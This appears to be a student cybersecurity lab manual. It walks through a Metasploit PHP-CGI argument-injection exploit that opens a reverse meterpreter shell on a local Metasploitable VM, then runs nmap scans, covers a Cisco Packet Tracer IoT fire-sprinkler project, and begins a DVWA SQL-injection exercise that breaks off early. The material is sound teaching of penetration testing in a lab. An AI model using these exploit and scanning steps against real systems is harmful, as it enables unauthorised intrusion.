
```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# msfconsole

      .:ok000kdc'           'cdk000ko:.
    .x0000000000000c       c0000000000000x.
   :000000000000000k      k000000000000000:
```

The command syntax for HTTP scanning varies depending on the tool being used. Popular HTTP scanners include Nmap, Nikto, and Burp Suite, and each has its own set of commands and options for HTTP scanning. These commands can be used to detect web servers and identify web technologies used, as well as vulnerabilities that can be exploited.

**msf > search http scanner**



To use module, Enter command:

**msf6 > use auxiliary/scanner/http/http_version**




To set RHOST use

**msf6 auxiliary(scanner/http/http_version) > set rhosts 172.16.217.129**




Checking version of apache, Enter command:

**$ searchsploit apache 2.2.8 | grep php**


To search for modules, Enter the command:

**msf6 auxiliary(scanner/http/http_version) > search php 5.4.2**

```
msf6 auxiliary(scanner/http/http_version) > search php 5.4.2

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check  Description
   -  ----                                              ---------------  ----       -----  -----------
   0  exploit/multi/http/op5_license                    2012-01-05       excellent  Yes    OP5 license.php Remote
 Command Execution
   1  exploit/multi/http/php_cgi_arg_injection          2012-05-03       excellent  Yes    PHP CGI Argument Injec
tion
   2  exploit/windows/http/php_apache_request_headers_bof  2012-05-08       normal     No     PHP apache_request_hea
ders Function Buffer Overflow
```

To use the 1st module, Enter command:

**msf6 auxiliary(scanner/http/http_version) > use 1**

```
msf6 auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
```

To show options, Enter command:

**msf6 exploit(multi/http/php_cgi_arg_injection) > show options**

```
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/
                                           wiki/Using-Metasploit
```

To set RHOST, Enter command:

**msf6 auxiliary(multi/http/php_cgi_arg_injection) > set rhosts 172.16.217.129**

```
msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 172.16.217.129
rhosts => 172.16.217.129
```

To show options, Enter command:

**msf6 exploit(multi/http/php_cgi_arg_injection) > show options**

```
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS       172.16.217.129   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/
                                           wiki/Using-Metasploit
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host
```

To start exploit, enter below command:

**msf6 exploit(multi/http/php_cgi_arg_injection) > exploit**

```
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 172.16.217.128:4444
[*] Sending stage (39927 bytes) to 172.16.217.129
[*] Meterpreter session 1 opened (172.16.217.128:4444 -> 172.16.217.129:34561) at 2023-02-20 04:12:31 -0500

meterpreter > sysinfo
Computer    : metasploitable
OS          : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter > getuifd
[-] Unknown command: getuifd
meterpreter > getuid
Server username: www-data
```

## 5. Perform Network scanning using following nmap commands:

### a) nmap -p

### # nmap -p 21 172.16.217.129

### # nmap -p 21,22 172.16.217.129

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 21 172.16.217.129
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 10:33 EST
Nmap scan report for 172.16.217.129
Host is up (0.00045s latency).

PORT   STATE SERVICE
21/tcp open  ftp
MAC Address: 00:0C:29:C4:19:D4 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
```

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 21,22 172.16.217.129
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 10:36 EST
Nmap scan report for 172.16.217.129
Host is up (0.00038s latency).

PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
MAC Address: 00:0C:29:C4:19:D4 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.89 seconds
```

### b) nmap -sV

### # nmap -sV 172.16.217.129

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV 172.16.217.129
\Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-04 02:09 EST
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 100.00% done; ETC: 02:09 (0:00:00 remaining)
Nmap scan report for 172.16.217.129
Host is up (0.0021s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:C4:19:D4 (VMware)
```

## c) nmap -sT

## # nmap -sT 172.16.217.129

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sT 172.16.217.129
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 10:30 EST
Nmap scan report for 172.16.217.129
Host is up (0.0019s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:C4:19:D4 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.74 seconds
```


## d) nmap -O

## # nmap -O 172.16.217.129

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -O 172.16.217.129
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 10:31 EST
Nmap scan report for 172.16.217.129
Host is up (0.00076s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:C4:19:D4 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.74 seconds
```


## e) nmap -A

## # nmap -A 172.16.217.129




**f) nmap –Pt**

**# nmap -PT 172.16.217.129**





**6. Networking project on Fire extinguisher using cisco packet tracer.**


The Fire Extinguisher project is done using the Cisco packet tracer. Cisco packet tracer is a network simulation tool . This project is used to control the fire and to activate the filter when there is smoke detected beyond the range specified.

To implement this we required mainly 4 components there is a server, water sprinkler, smoke detector , and 3 cars that emit smoke.

- Drag and Drop Server pt,Access point,Smoke detector,lawn sprinkler sprinkler,old car-3.
- Rename Server pt as "Registration Server" and Rename lawn sprinkler sprinkler as "lawn sprinkler IOT-0".
- Double click on Access point and select config then select port1 and write "SSIO" in place of CISCO .
- Double click on server and select desktop then select IP config then select "static" & also write IPv4 as "1.0.0.1"
- Double click on Smoke detector and select config then select wireless0 and write "SSIO" in place of CISCO & also select IP config as "static" and IPV4 as "1.0.0.2".
- Double click on Sprinkler and select config then select wireless0 and write "SSIO" in place of CISCO & also select IP config as "static" and IPV4 as "1.0.0.3"
- Now connect the access point to the registration server.
- Double click on Sprinkler and select settings and then select Remote Server and write server address as "1.0.0.1" ,username:"admin" & password :"admin" and press connect.
- Double click on Smoke detector and select config and then select settings and then select Remote Server and write server address as "1.0.0.1" ,username:"admin" & password :"admin" and press connect.
- Add IPaddress for Registration Server as "1.0.0.1",Smoke detector as "1.0.0.2" & Lawn sprinkler IOT-0 as"1.0.0.3" .
- Now double click on the Registration server and select services and select IOT and select "on".
- Now double click on Registration server and select Desktop and select web browser and in url type as "1.0.0.1" and press go.
- Now select "signup" and type username & password as "admin" then press create. "conditions" and select add and type name as "smoke on" and then set the level as ">=0.4" and select sprinkler status "true" and then press ok.
- Select "conditions" and select add and type name as "smoke off" and then set the level as "<=0.4" and select sprinkler status "false" and then press ok.




- Now done with establishing connection . To obtain the smoke press ALT+car.



# Group 2 :

## 1. Perform exploiting DVWA

### a) Perform SQL injection on DVWA

Exploiting DVWA

Turn on the kali linux and the metasploitable machine on the virtual machine, find the metasploitable machine IP address. Enter below command:

**$ ifconfig**

**$ nbtscan 172.16.217.0/24**


```
┌──$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.217.128  netmask 255.255.255.0  broadcast 172.16.217.255
        inet6 fe80::1721:96ac:28cc:c1c9  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:59:be:de  txqueuelen 1000  (Ethernet)
        RX packets 2186038  bytes 336922189 (321.3 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2138415  bytes 157009290 (149.7 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 76483683  bytes 16328123820 (15.2 GiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 76483683  bytes 16328123820 (15.2 GiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$ nbtscan 172.16.217.0/24
Doing NBT name scan for addresses from 172.16.217.0/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
172.16.217.1     HPOMEN15         <server>  <unknown>        00:50:56:c0:00:08
172.16.217.129   METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
172.16.217.255   Sendto failed: Permission denied
```

Enter the **IP address in the firefox.**



Open the link **DVWA.**

- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV


Enter the username as **admin** and the password as **password**.





Go to the DWDA security page and change the security level from **high to low.**



